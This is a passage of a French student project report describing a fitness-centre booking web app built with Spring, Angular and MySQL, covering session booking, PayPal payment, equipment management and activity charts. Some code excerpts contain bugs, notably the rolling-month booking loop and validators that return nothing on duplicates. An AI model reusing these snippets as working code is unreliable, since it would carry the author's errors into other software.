Le service retourne bien une instance de `facilitiesAvailableAdaptater`.

## 5.2 Constitution et validation d'une séance

### 5.2.1 Mise en œuvre côté « back-end » (serveur d'application)

Le fait qu'une séance peut être constituée d'un ou plusieurs équipements implique une relation de type `@OneToMany` dans *Seance* et `ManyToOne` dans *TimestampFacility*. Ce qui se traduit dans *Seance* par une variable de type *List* contenant un ensemble de *TimestampFacility* d'une part,


```
//bi-directional many-to-one association to TimestampFacility
@OneToMany(mappedBy="seance", cascade=CascadeType.REMOVE)
@JsonManagedReference
private List<TimestampFacility> timestampFacilities;
```

La déclaration de la relation `@OneToMany (mappedBy="seance"` se fait par champ inverse, donc avec la propriété `mappedBy`. Quant à la propriété `cascade=CascadeType.REMOVE`, sa présence implique la suppression de la liste des *TimestampFacility* lorsque la *Seance* à laquelle ils sont associés se trouve supprimée.

et dans *TimestampFacility* par une variable scalaire de type *Seance* d'autre part.

```
//bi-directional many-to-one association to Seance
@ManyToOne
@JoinColumn(name="Seance_idSeance")
@JsonBackReference
private Seance seance;
```

Du fait que ce côté de la relation n'est relié qu'à une seule valeur (de type *Seance*), un champ `seance_id_seance` a été créé dans la table *TimestampFacility* de la base MySQL, ce champ pouvant être considéré comme une clé étrangère.




### 5.2.2 Mise en œuvre côté « front-end » (serveur de présentation).

L'ensemble des opérations de sélection / désélection d'équipements à différentes tranches horaires doit pouvoir être effectué par l'utilisateur au sein d'un même espace visuel. La solution que j'ai retenue consiste à associer un composant parent à deux composants enfant : ainsi par le jeu des interactions, les différents composants s'échangent des messages, donnant lieu à la réactualisation des données des différents composants. Cette relation parent-enfant entre composants se traduit par la gestion de *router-outlet*:

- Dans le module *app-routing* :

```
{ path: 'seance-booking', canActivate: [AuthGuardCustomerService], component: SeanceBookingComponent, children: [  
  { path: 'facility-category-booking', canActivate: [AuthGuardCustomerService], component: FacilityCategoryBookingComponent, outlet: 'facility-category-router-outlet' },  
  { path: 'facility-booking', canActivate: [AuthGuardCustomerService], component: FacilityBookingComponent, outlet: 'facility-router-outlet' } ] }
```

Signification du bloc d'instructions : 'seance-booking' est le composant parent et ses deux enfants sont identifiés par 'facility-category-booking' et 'facility-booking'.



Au niveau de l'interface visuelle, ces trois composants sont disposés de la manière suivante :

Le composant *Seance* est représenté en pointillé rouge et joue le rôle de container pour ses deux composants enfants

*FacilityCategoryBooking* en pointillé vert et *FacilityBooking* en pointillé bleu. Le cheminement nominal des actions utilisateurs est le suivant :

- A chaque click sur (1) la liste des équipements se trouvant dans la zone verte est réactualisée.
- Lorsque l'utilisateur clique en (2), l'équipement ainsi que la tranche horaire viennent compléter la liste de la zone bleue
- Puis enfin lorsque l'utilisateur valide la séance en (3), celle-ci se rajoute au panier comme le matérialise la flèche ocre.

### 5.2.3 Gestion de sélections concurrentes d'équipements par différents utilisateurs

Afin que deux utilisateurs différents ne sélectionnent pas le même équipement à la même tranche horaire, j'ai mis en place un trigger associé la table *TimestampFacility* pour gérer cette situation. Son implémentation ainsi que la fonction stockée à laquelle elle fait appel sont implémentées de la manière suivante :

```
CREATE TRIGGER triggerTimestamp BEFORE INSERT ON timestamp_facility
FOR EACH ROW
BEGIN
    IF `func_count_timestamp`(NEW.date_of_timestamp,
NEW.facility_id_facility) > 0 THEN
        signal sqlstate '45000';
    END IF;
END^;


DROP FUNCTION IF EXISTS func_count_timestamp^;

CREATE FUNCTION func_count_timestamp(dateTimeOfSeance DATETIME, idFacility INT)
RETURNS int
BEGIN
    DECLARE nb INT;

    SELECT COUNT(*) INTO nb FROM db_fitness.timestamp_facility WHERE
date_of_timestamp=dateTimeOfSeance AND facility_id_facility=idFacility;

    RETURN nb;
END^;
```

Si jamais un utilisateur tente de sélectionner un équipement qui vient de l'être par un autre utilisateur, le trigger envoie le message d'erreur `signal sqlstate '45000'` ; ce qui provoquera l'apparition du message suivant sur l'écran du premier utilisateur :



### 5.2.4 Le module paiement

Le site qui m'a aidé à installer la fonctionnalité du paiement est le suivant : <https://enngage.github.io/ngx-paypal/>

#### Live Preview



#### Price

Price:

#### Installation

```
npm install ngx-paypal --save
```

```
import { NgxPayPalModule } from 'ngx-paypal';

@NgModule({
  imports: [
    NgxPayPalModule,
    ...
  ],
})
```


*Installation* : L'installation se déroule en deux temps :

- L'installation du package suivant : `npm install ngx-paypal --save`
- L'ajout de `NgxPayPalModule` dans la section imports du fichier `app.module.ts`

*Implémentation* : Par rapport à l'implémentation proposée sur le site, j'ai modifié la section relative au récapitulatif du panier afin d'intégrer le nom de l'article, sa quantité et le prix de la ligne de commande :

```
for(let i=0; i< this.command.items.length; i++){
  unit_amount = new UnitAmount();
  unit_amount.currency_code = 'EUR';
  unit_amount.value = this.command.items[i].price.toString();
  item1 = new ItemPaypal();
  item1.name = this.command.items[i].typeItem.split(":")[0];
  item1.quantity = this.command.items[i].quantityItem.toString();
  item1.category = 'DIGITAL_GOODS',
  item1.unit_amount = unit_amount;
  itemsPaypal.push(item1);
}
```

La section suivante traite de la gestion du parc :




## 6. La gestion du parc


Ce module permet au staff de tenir à jour la base de données des équipements qui seront proposés aux clients lors de la réservation d'une séance.

## 6.1 L'organisation logique des données relatives aux équipements

Chaque référence d'équipement est enregistrée dans la table *Facility*. En plus des données intrinsèques les caractérisant, chaque équipement se singularise par son appartenance à une salle et à une catégorie d'équipement. C'est pourquoi les tables *FacilityCategory* et *Room* se trouvent liées à *Facility* :



En conséquence, pour saisir et mettre à jour une fiche relative à un équipement, un manager devra renseigner la salle et la catégorie d'équipement, voire si besoin les créer : aussi la rubrique Gestion parc donne-t-elle la possibilité aux managers d'entrer et modifier des informations relatives aux salles et aux catégories d'équipements.



## 6.2 La gestion du contrôle de cohérence de la saisie des données.

Lorsqu'un manager accède à la page pour créer ou modifier une salle, un contrôle de cohérence sur le nom de ce dernier est mis en œuvre. Ce contrôle est basé sur la notion de *Validators* et permet de s'assurer de l'unicité du nom de la salle lors de sa saisie. Son implémentation se répartit dans plusieurs fichiers :

- En premier lieu dans le TS (Type Script) du component au niveau de la création du formulaire :


```
createForm(){  
  
this.roomForm = this.formBuilder.group({  
  nameRoom: ['', [  
    Validators.required,  
    Validators.minLength(1),  
    RoomValidator.nameRoomValidator(this.managerService.listNameRooms)  
  ]],  
});
```

- En second lieu, le « custom Validator », implémenté dans *RoomValidator*, comporte les deux méthodes suivantes :

```
import { AbstractControl } from '@angular/forms';  
  
export class RoomValidator {  
  static nameRoomValidator(rooms: string[]) {  
    return (control: AbstractControl): { [key: string]: any } | null => {  
      let isValid = false;  
      if (control.value) {  
        const checkNameRoom: string = control.value;  
        isValid = !(rooms.find(nameRoom => nameRoom.toLowerCase() ===  
          checkNameRoom.toLowerCase()));  
        if (isValid) {return null;}  
      } else {  
        return { nameRoom: true };  
      }  
    }  
  }  
  
  static nameRoomDetailValidator(rooms: string[], nameRoomInit: string) {  
    return (control: AbstractControl): { [key: string]: any } | null => {  
      let isValid = false;  
      if (control.value) {  
        const checkNameRoom: string = control.value;  
        isValid = !(rooms.find(nameRoom => (nameRoom.toLowerCase() === checkNameRoom.toLowerCase())  
          && (checkNameRoom.toLowerCase() !== nameRoomInit.toLowerCase())));  
        if (isValid) {return null;}  
      } else {  
        return { nameRoom: true };  
      }  
    }  
  }  
}
```

Explication : Les deux méthodes indiquent l'existence ou non du nom de la salle passé en paramètre et retournent soit **true** dans la première éventualité et **null** dans la seconde.

Remarque : il existe deux méthodes, l'une dédiée à la création (**nameRoomValidator**) et l'autre à la modification (**nameRoomDetailValidator**). La différence entre les deux s'explique par le fait que dans le cas d'une modification d'une salle, un manager doit toujours avoir la possibilité de la renommer avec son nom initial.





- En troisième lieu, l'appel depuis un service ( *managerService* ) d'une méthode du front-end ( `updateRoom(idRoom: number, nameRoom: string, capacityRoom: number)` ) qui met à jour la base de données (`this.httpClient.put<Room>('http://localhost:8080/managerctrl/updateroom')`), nécessite l'actualisation du *BehavioursSubject* associé à la liste des noms des salles afin que le *Validator* chargé du contrôle de la cohérence des noms de salles se référence à une liste actualisée:

```
let index = this.listRooms.findIndex(room => room.idRoom === idRoom);

this.listRooms[index].nameRoom = nameRoom;
this.listRooms$.next(this.listRooms);
this.listNameRooms = [];
for(let i = 0; i < this.listRooms.length; i++){
  this.listNameRooms.push(this.listRooms[i].nameRoom);
}
this.listNameRooms$.next(this.listNameRooms);
this.router.navigate(['room-listing']);
```

### 6.3 L'upload d'images


L'application donne la possibilité aux managers d'uploader des images pour illustrer la fiche d'un équipement. Cette image sert d'encart visuel dans la liste des équipements disponibles lorsqu'un client se trouve dans le module de réservation :



#### 6.3.1 Implémentation de la fonctionnalité d'upload côté « front-end »

Afin de pouvoir mettre en œuvre cette fonctionnalité, il m'a fallu effectuer plusieurs recherches sur le Net. Pour le « front-end » je me suis inspiré du site <http://blog.shipstone.org/post/angular-material-spring-upload/> pour implémenter la fonctionnalité d'upload dans les composants y faisant appel :

```
export class AppComponent implements OnInit {
  ...
  @ViewChild('fileInput') fileInput: ElementRef;
  ...
  selectFile(): void {
    this.fileInput.nativeElement.click();
  }
}
```



Remarque : Tous les échanges de messages faisant appel aux méthodes de l'API REST entre le serveur d'application (8080) et le serveur de présentation (4200) pour un utilisateur connecté (client et staff), nécessitent l'échange d'un token dans le header :

```
{
  headers: {
    "Content-Type": "application/json",
    "Authorization": this.token.getToken()
  }
}
```

Or pour réaliser l'upload d'images j'ai dû enlever la section relative au « Content-Type ».

### 6.3.2 Implémentation de la fonctionnalité d'upload côté « back-end »

D'autres investigations sur l'upload d'images (<https://www.javaguides.net/2018/11/spring-boot-2-file-upload-and-download-rest-api-tutorial.html>) ont conduit au développement suivant :

- Dans un premier temps, la mise en œuvre d'un service par injection de dépendance dans le contrôleur où se situe le *end-point* relatif à l'upload est la suivante :

```
@Autowired
```


```
private FileStorageService fileStorageService;
```

- Dans un second temps, toujours dans le même contrôleur l'appel à la fonction réalisant à proprement parlé l'upload du fichier est le suivant :

```
this.fileStorageService.storeFile(multipartFile);
```

Ce qui nécessite d'intégrer les éléments suivants, objet du troisième temps :


- Le service `fileStorageService` lit la valeur du paramètre `file.upload-dir` qui se trouve dans le fichier `application.properties`. Dans le cas présent, ce paramètre a été initialisé avec la valeur suivante : `/home/laurent/smartFitness/dev/front/src/assets/images/facilities`, ce qui permet d'indiquer des chemins relatifs dans le « front-end » qui se base sur le répertoire de ressources *assets*.



## 6.4 La gestion des opérations de maintenance des équipements.

L'application propose aux managers un outil pour saisir des opérations de maintenance effectuées sur les équipements du parc. L'intérêt de ce module se situe à deux niveaux :

- Au niveau du « back-end », une relation `@ManyToMany` a été instaurée entre les entités 'MaintenanceOperation' et 'Facility'. Une relation ManyToMany est une relation à valeur multiple des deux côtés de la relation. Il y a donc une liste d'entités 'facilities' (`private List<Facility> facilities;`) au sein de MaintenanceOperation, et réciproquement une liste d'entités 'maintenanceOperations' (`private List<MaintenanceOperation> maintenanceOperations;`) au sein de Facility. Cette relation se traduit dans la base de données par une table de liaison (Facility\_has\_MaintenanceOperation) avec deux clés étrangères (Facility\_idFacility et MaintenanceOperation\_idMaintenanceOperation portant respectivement sur les entités Facility et MaintenanceOperation ).




- Au niveau du « front-end », la page de maintenance de l'équipement propose le récapitulatif de l'historique des opérations de maintenance pour un équipement, sa valorisation économique du point de vue du différentiel entre les gains et les dépenses. Les gains correspondant à la somme des réservations enregistrées par l'équipement multipliée par le prix de prestation, les dépenses à la somme de son prix d'achat et de ses opérations de maintenance (Pour une question de simplicité d'implémentation, le calcul du gain est basé sur le tarif de prestation en base, il ne prend donc pas en compte si le client est abonné - les équipements pour une séance sont à moitié prix - ni d'un changement de prix de la prestation au cours du temps). Cette balance commerciale entre les gains et les dépenses est égale à la formule suivante :

$$(\sum \text{gains} - \sum \text{dépenses}) / (\sum \text{gains} + \sum \text{dépenses})$$

La valorisation prend la forme d'une barre rouge si  $\sum \text{gains} < \sum \text{dépenses}$ , d'une barre verte dans le cas contraire, cette barre étant proportionnelle à sa valeur.

La section suivante aborde le module de pilotage



## 7. Le module de pilotage


Ce module accessible aux managers leur permettent d’avoir une vue d’ensemble de l’activité du centre et de gérer du contenu événementiel diffusé aux clients Smart Fitness sous forme d’un ruban faisant défiler les annonces à intervalle de trois secondes.

### 7.1 Les graphiques de synthèse de l’activité du centre


Le site propose deux synthèses sous forme d’histogrammes (techniquement des composants « chart ») : l’une proposant une synthèse glissante du taux de réservation pour les deux dernières années en cours, l’autre affichant pour chaque équipement l’état de sa balance commerciale (un comparatif entre les sources de revenus et de dépenses).

#### 7.1.1 La synthèse glissante du taux de réservation.

Le rendu de la synthèse a la forme suivante :



**Remarque :** La base est alimentée de manière artificielle par le biais de procédures stockées. En annexe 3 se trouve le détail de leurs implémentations.



Pour extraire les données relatives à l'évolution du taux de réservation, je me suis servie de la requête suivante :


```
@Query(value = "SELECT count(*) FROM db_fitness.timestamp_facility WHERE  
month(date_of_timestamp) = ?1 and year(date_of_timestamp) = ?2", nativeQuery =  
true)
```

```
int findTimestampByMonth(int pMonth, int pYear);
```

La requête renvoie le nombre d'occurrences d'équipements réservés pour un mois et une année donnés. Deux *dataset* correspondant chacun à une période de douze mois glissants, l'un pour les douze derniers mois, l'autre pour les douze mois précédents, sont ainsi générés :

```
@Override
```

```
public ArrayList<Integer> getDataSetBooking(int period) {  
    // TODO Auto-generated method stub  
    ArrayList<Integer> data = new ArrayList<Integer>();  
    Calendar calendar = Calendar.getInstance();  
    calendar.setTime(new Date());  
    int previousMonth;  
    int nbTimestamp;  
    previousMonth = (calendar.get(Calendar.MONTH) > 0) ?  
(calendar.get(Calendar.MONTH) - 1 : 11;  
for(int m = previousMonth; m < 12; m++){  
        nbTimestamp =  
this.timestampFacilityRepo.findTimestampByMonth(previousMonth + 1,  
(calendar.get(Calendar.YEAR) - period);  
        data.add(new Integer(nbTimestamp));  
    }  
  
    for(int m = 0; m < previousMonth; m++){  
        nbTimestamp =  
this.timestampFacilityRepo.findTimestampByMonth(previousMonth + 1,  
(calendar.get(Calendar.YEAR) - (period + 1));  
        data.add(new Integer(nbTimestamp));  
    }  
    return data;  
}
```



Ces deux « datasets » vont constituer les sources de données affichées sous forme d'histogrammes. Dans l'application, les histogrammes sont des composants graphiques générés par la bibliothèque *chart.js*. L'utilisation de cette dernière nécessite son installation sur le serveur node.js :

```
npm install chart.js --save
```

Je me suis inspiré d'un exemple d'implémentation donné par le site <https://www.chartjs.org/docs/latest/sectionCreating a chart> pour sa mise en œuvre dans mon projet :

```
<body>
<canvas id="synthese" width="800" height="450"></canvas>
</body>
```

En annexe 4 se trouve le code complet du TS (Type Script associé au 'canvas')

### 7.1.2 La synthèse de la balance comptable des équipements.


Cette synthèse propose une vision de la rentabilité de chaque équipement. Il reprend le principe de du différentiel entre les gains et les dépenses intégré dans la page de maintenance d'un équipement (section 6.4 La gestion des opérations de maintenance des équipements) mais étendu cette fois à l'ensemble des équipements et sous forme d'histogrammes. Le « dataset » correspondant est généré à partir de la procédure stockée suivante :

```
use db_fitness;
drop procedure IF EXISTS `proc_expenditure`;
DELIMITER $$
CREATE PROCEDURE `proc_expenditure` (IN `id_facility` INT, OUT `expenditure`
FLOAT)
COMMENT 'Procédure déterminer les dépenses d\' un équipement'
BEGIN
    DECLARE nbRow INT;
    SELECT count(*) INTO nbRow FROM maintenance_operation INNER JOIN
facility_has_maintenance_operation
    WHERE facility_id_facility = `id_facility`;
    IF nbRow = 0 THEN
        SELECT price_facility into `expenditure` FROM facility WHERE
facility.id_facility = `id_facility`;

    ELSE
        SELECT price_facility + sum(cost_of_intervention) INTO `expenditure`
FROM facility_has_maintenance_operation
        INNER JOIN db_fitness.maintenance_operation ON
id_maintenance_operation = maintenance_operation_id_maintenance_operation
        INNER JOIN facility ON facility_id_facility =
facility.id_facility WHERE facility.id_facility = `id_facility`;
    END IF;
END$$
DELIMITER ;
```

**Remarque :** je passe non par une requête SQL mais par une procédure stockée car dans le cas où il n'y a pas de ligne de dépense la fonction SQL sum(null) génère une erreur. C'est pourquoi, la première requête de la procédure stockée a pour objet le comptage (SELECT count(\*)) de lignes de dépenses :

- S'il n'y en a aucune, la procédure se contente de renvoyer le prix d'achat de l'équipement (SELECT price\_facility + sum(cost\_of\_intervention) INTO `expenditure` FROM facility\_has\_maintenance\_operation).



